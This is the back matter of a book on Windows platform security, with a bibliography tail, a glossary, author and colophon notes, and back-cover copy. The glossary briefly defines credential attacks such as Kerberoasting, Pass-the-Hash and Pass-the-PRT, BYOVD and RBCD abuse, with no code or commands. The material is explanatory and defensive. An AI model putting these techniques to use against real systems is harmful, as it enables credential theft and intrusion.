1362. Benjamin Delpy — *mimikatz: Kerberos module wiki* (2014). https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos
1363. CrowdStrike — *Golden Ticket Attack* (2024). https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/golden-ticket-attack/

1364. CyberArk — *Golden SAML Revisited: The Solorigate Connection* (2020). https://www.cyberark.com/resources/threat-research-blog/golden-saml-revisited-the-solorigate-connection
1365. Microsoft Security Response Center — *Results of Major Technical Investigations for Storm-0558 Key Acquisition (archived)* (2024). https://web.archive.org/web/2024/https://msrc.microsoft.com/blog/2023/09/results-of-major-technical-investigations-for-storm-0558-key-acquisition
1366. Y. Sheffer, D. Hardt, M. Jones — *RFC 8725: JSON Web Token Best Current Practices (canonical HTML rendering)* (2020). https://www.rfc-editor.org/rfc/rfc8725.html
1367. CISA, FBI — *AA23-193A Joint Cybersecurity Advisory (PDF)* (2023). https://www.cisa.gov/sites/default/files/2023-07/aa23-193a_joint_csa_enhanced_monitoring_to_detect_apt_activity_targeting_outlook_online_2.pdf
1368. Ron Wyden — *Wyden letter to CISA, DOJ, FTC re: 2023 Microsoft Breach (PDF)* (2023). https://www.wyden.senate.gov/imo/media/doc/wyden_letter_to_cisa_doj_ftc_re_2023_microsoft_breach.pdf
1369. Brad Smith — *Written Testimony of Brad Smith, House Committee on Homeland Security (PDF)* (2024). https://homeland.house.gov/wp-content/uploads/2024/06/2024-06-13-HRG-Testimony-Smith.pdf
1370. NIST — *FIPS 140-3: Security Requirements for Cryptographic Modules* (2019). https://csrc.nist.gov/pubs/fips/140-3/final
1371. Amazon Web Services — *AWS CloudHSM* (2024). https://aws.amazon.com/cloudhsm/
1372. Amazon Web Services — *Security in AWS IAM Identity Center* (2024). https://docs.aws.amazon.com/singlesignon/latest/userguide/security.html
1373. Amazon Web Services — *AWS Nitro Enclaves: concepts* (2024). https://docs.aws.amazon.com/enclaves/latest/user/nitro-enclave-concepts.html
1374. Amazon Web Services — *The Security Design of the AWS Nitro System* (2024). https://docs.aws.amazon.com/whitepapers/latest/security-design-of-aws-nitro-system/security-design-of-aws-nitro-system.html
1375. Amazon Web Services — *aws-jwt-verify (Node library)* (2024). https://github.com/awslabs/aws-jwt-verify
1376. Amazon Web Services — *Verifying a JSON Web Token (Amazon Cognito)* (2024). https://docs.aws.amazon.com/cognito/latest/developerguide/amazon-cognito-user-pools-using-tokens-verifying-a-jwt.html
1377. Okta Security — *Unauthorized Access to Okta's Support Case Management System: Root Cause and Remediation* (2023).

https://sec.okta.com/articles/2023/11/unauthorized-access-oktas-support-case-management-system-root-cause
1378. Okta Security — *October Security Incident: Recommended Actions* (2023). https://sec.okta.com/october-security-incident-recommended-actions
1379. Cloud Security Alliance — *Cloud Controls Matrix and CAIQ* (2024). https://cloudsecurityalliance.org/research/cloud-controls-matrix/
1380. FedRAMP — *FedRAMP Marketplace* (2024). https://www.fedramp.gov/

Glossary

Cross-tier quick reference. Fuller treatment of most terms is in Chapter 0.

ALPC (Advanced Local Procedure Call). The Windows IPC primitive; in Credential Guard the agent reaches the trustlet over a single ALPC channel mediated by the Secure Kernel.

Attestation. The TPM signing a statement about the machine's measured boot state so a remote party can believe it without trusting the machine to self-report.

BYOVD (Bring Your Own Vulnerable Driver). Loading a legitimately signed but vulnerable kernel driver to obtain ring-0 execution; the residual that HVCI's unsigned-code enforcement does not close.

CAE (Continuous Access Evaluation). Cloud mechanism that re-evaluates or revokes a still-valid access token mid-session in near-real-time.

Conditional Access. Entra policy deciding whether to honor an authentication based on user, device, location, and risk.

Credential Guard. Uses VBS to hold long-lived credentials in a VTL1 trustlet (`LsaIso.exe`) so a compromised VTL0 cannot read them.

DPAPI (Data Protection API). Windows' standard per-user secret encryption at rest, keyed off the user's credentials.

EKU (Extended Key Usage). An OID in an Authenticode signature constraining what the signed binary may do; trustlets require two specific Microsoft EKUs.

Entra ID. Microsoft's cloud identity provider (formerly Azure AD).

HVCI (Hypervisor-Enforced Code Integrity). Uses the hypervisor to guarantee kernel code pages are signed and immutable and writable pages non-executable.

Hypervisor. The layer beneath the NT kernel that creates the VTLs; the bottom of the on-box TCB once VBS is on.

Kerberoasting. Requesting a service ticket for any SPN and cracking its encrypted portion offline to recover a weak service-account password (ATT&CK T1558.003).

KDC (Key Distribution Center). The domain controller service that issues Kerberos TGTs and service tickets.

LSASS (`lsass.exe`). The Local Security Authority Subsystem; performs authentication and historically held the secrets it used.

Measured boot. Recording each boot stage into the TPM's PCRs (remembering), as distinct from Secure Boot (preventing).

NTOWF / NTLM hash. The MD4 of the user's password; password-equivalent, hence Pass-the-Hash.

Pass-the-Hash / Pass-the-Ticket / Pass-the-PRT. Authenticating by replaying a stolen credential artifact (the NT hash, a Kerberos ticket, or a cloud Primary Refresh Token) without the password.

PCR (Platform Configuration Register). A TPM register you can only extend (hash-chain), forming a tamper-evident summary of the boot.

Pluton. A Microsoft security processor integrated on the CPU die and updatable through Windows Update.

PPL (Protected Process Light). NT-kernel process protection (e.g. `RunAsPPL` for LSASS); complementary to, not a substitute for, Credential Guard.

PRT (Primary Refresh Token). The cloud analog of the long-term credential, issued to a joined device and (on capable hardware) bound to a TPM key.

RBCD (Resource-Based Constrained Delegation). A Kerberos delegation feature abusable to mint service tickets as any user when an attacker can write the target computer object's delegation attribute.

Root of trust. The one component whose trustworthiness is assumed because nothing beneath it can verify it; on Windows, in silicon.

Secure Boot. Firmware refusing to run improperly signed bootloaders/firmware.

Secure Kernel. The small kernel running in VTL1; hosts the trustlets.

Sealing. Encrypting a secret under a TPM policy so it unseals only when the PCRs match a specified state (e.g. BitLocker).

SLAT (Second-Level Address Translation). The CPU feature the hypervisor uses to make VTL1 memory unmappable from VTL0.

SSP (Security Support Provider). A pluggable authentication-protocol module in LSASS (NTLM, Kerberos, `cloudap`, Schannel).

TCB (Trusted Computing Base). The set of components that must be correct for a security guarantee to hold; the chain works to shrink it.

TGT (Ticket-Granting Ticket). The Kerberos credential, obtained from the KDC, exchanged for per-service tickets.

TPM (Trusted Platform Module). A tamper-resistant chip/enclave holding keys, performing fixed crypto, and measuring the boot.

Trustlet. A Microsoft-signed user-mode process running in VTL1 (e.g. `LsaIso.exe`); `LsaIso` is Trustlet ID 1.

VBS (Virtualization-Based Security). Using the hypervisor to create the isolated VTL1 secure world.

VTL0 / VTL1. Virtual Trust Levels: the normal world (kernel, drivers, your code) and the secure world the hypervisor isolates from it.

VSM master key. A VTL1-only key, TPM-sealed under PCR policy, that wraps any persistent trustlet state.

About This Book

The author

Parag Mali writes about Windows security, operating-system internals, and supply-chain attacks at **paragmali.com**. He designed and operates the multi-agent writing pipeline that researches, drafts, fact-checks, and citation-audits the work published there: choosing the topics, setting the editorial bar, auditing the output, and owning the failures. This book is drawn from and built on that body of work.

The method

Every chapter in this book began as a long-form, primary-source-driven essay that passed a battery of automated quality gates: source verification before writing, a technical-accuracy review, a depth check, a citation audit, an academic-critic gate, and a final fact-check. To become a *book*, each essay was reshaped to a single audience and a single argument (the trust chain) and re-checked.

The book's distinguishing discipline is its treatment of evidence. When a claim is presented as captured evidence, the raw output is recorded with a cryptographic hash and re-verified by a build gate that refuses to publish a chapter whose quoted evidence does not match the capture byte-for-byte. Claims that could not be

captured (the parts of the trust chain rooted in physical silicon a virtual machine cannot expose, or cloud control-plane behavior outside the lab) are labeled as documented rather than measured. The three-color provenance taxonomy that makes this distinction visible is explained in *How to Read This Book*, and the mechanics are in the Colophon.

This is deliberate. A security book asks for the reader's trust; this one tries to earn it the way the systems it describes earn theirs: by inheriting it from something you can verify, not by asserting it.

Errata and reproduction

The live evidence in this book was captured against a specific Windows build, stamped on each capture. Mechanisms are durable; exact values are snapshots. Readers are encouraged to run the verify-it-yourself probe at the end of each chapter on a machine they control. Corrections are recorded where the original claim was made; the author welcomes them through the contact channels at **paragmali.com**.

Colophon

This book was made the way it argues you should reason about a Windows machine: by refusing to take any claim on faith.

The pipeline. The text was produced by a multi-agent academic writing pipeline the author designed and operates. Each chapter passes through staged research, drafting, and a battery of automated gates (source verification before writing, a technical-accuracy review, a depth check, a citation audit, an academic-critic gate, and a final fact-check) before it is allowed near a reader. More than half of the pipeline's stages exist only to try to prove the draft wrong.

The evidence. Where a claim is presented as ✓ **CAPTURED**, the chapter shows the probe, the verbatim output, and a SHA-256 of that output recorded at capture time. A build gate (`evidence-fidelity-gate`) re-hashes every quoted capture against its manifest and against the bytes on disk, and refuses to build the chapter if a single character differs. Evidence that could not be captured on the lab machine (the parts of the chain rooted in physical silicon a virtual machine cannot expose, or cloud control-plane behavior outside the lab) is labeled ○ **DOCUMENTED** rather

than dressed up as a measurement. The three-color provenance taxonomy (✓ captured · ◐ emulated · ○ documented) is explained in *How to Read This Book*.

The tools. Authored once in Markdown; rendered to web, EPUB, and print from a single source. Typesetting by **Typst**; multi-format conversion by **Pandoc**. Body text is set in **Source Serif 4**; headings and navigation in **Source Sans 3**; code in **JetBrains Mono**. The cover was drawn in Typst. No proprietary toolchain was used, and the entire build (gate, render, and all) runs from one script.

Provenance of the live evidence. Captured on a Microsoft Azure Trusted-Launch virtual machine (Windows 11, 25H2) with a virtual TPM, Secure Boot, and Virtualization-Based Security enabled. Because the TPM and the platform root are host-provided on a virtual machine, silicon-level mechanisms are presented as ○ documented or ◐ emulated, never as captured silicon.

If you find an error, the author wants to know, and will record the correction where the claim was made.

Index

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

R

S

Bold locator marks the chapter where the term is defined or treated in most depth.

THE WINDOWS TRUST CHAIN

Every time a Windows machine powers on, it makes a chain of promises — each link vouching for the next, from the first instruction the CPU fetches to the token a cloud service finally trusts.

The Windows Trust Chain follows that chain link by link — Secure Boot and the TPM, Pluton and measured boot, the Secure Kernel and VBS trustlets, Credential Guard and Kerberos, WebAuthn and the confidential cloud — reconstructing how each mechanism actually works, why it was built, and exactly where real attackers have broken it.

Every claim is sourced to primary documentation. Twenty-nine chapters turn a working knowledge of Windows into a precise mental model of the entire platform-security stack — from the reset vector to the cloud.

INSIDE

- The boot chain that measures and seals itself into the TPM — and the bootkits that defeat it
- Why credential theft moved from LSASS memory to brokered, device-bound tokens
- How VBS and the Secure Kernel split the kernel's own trust — and where the boundary leaks
- How NTLM, Kerberos, and the Pass-the-PRT lineage actually fail in the field
- How attestation, Zero Trust, and confidential VMs extend the chain into the cloud

"A chain is only as strong as the link an attacker chooses."

Parag Mali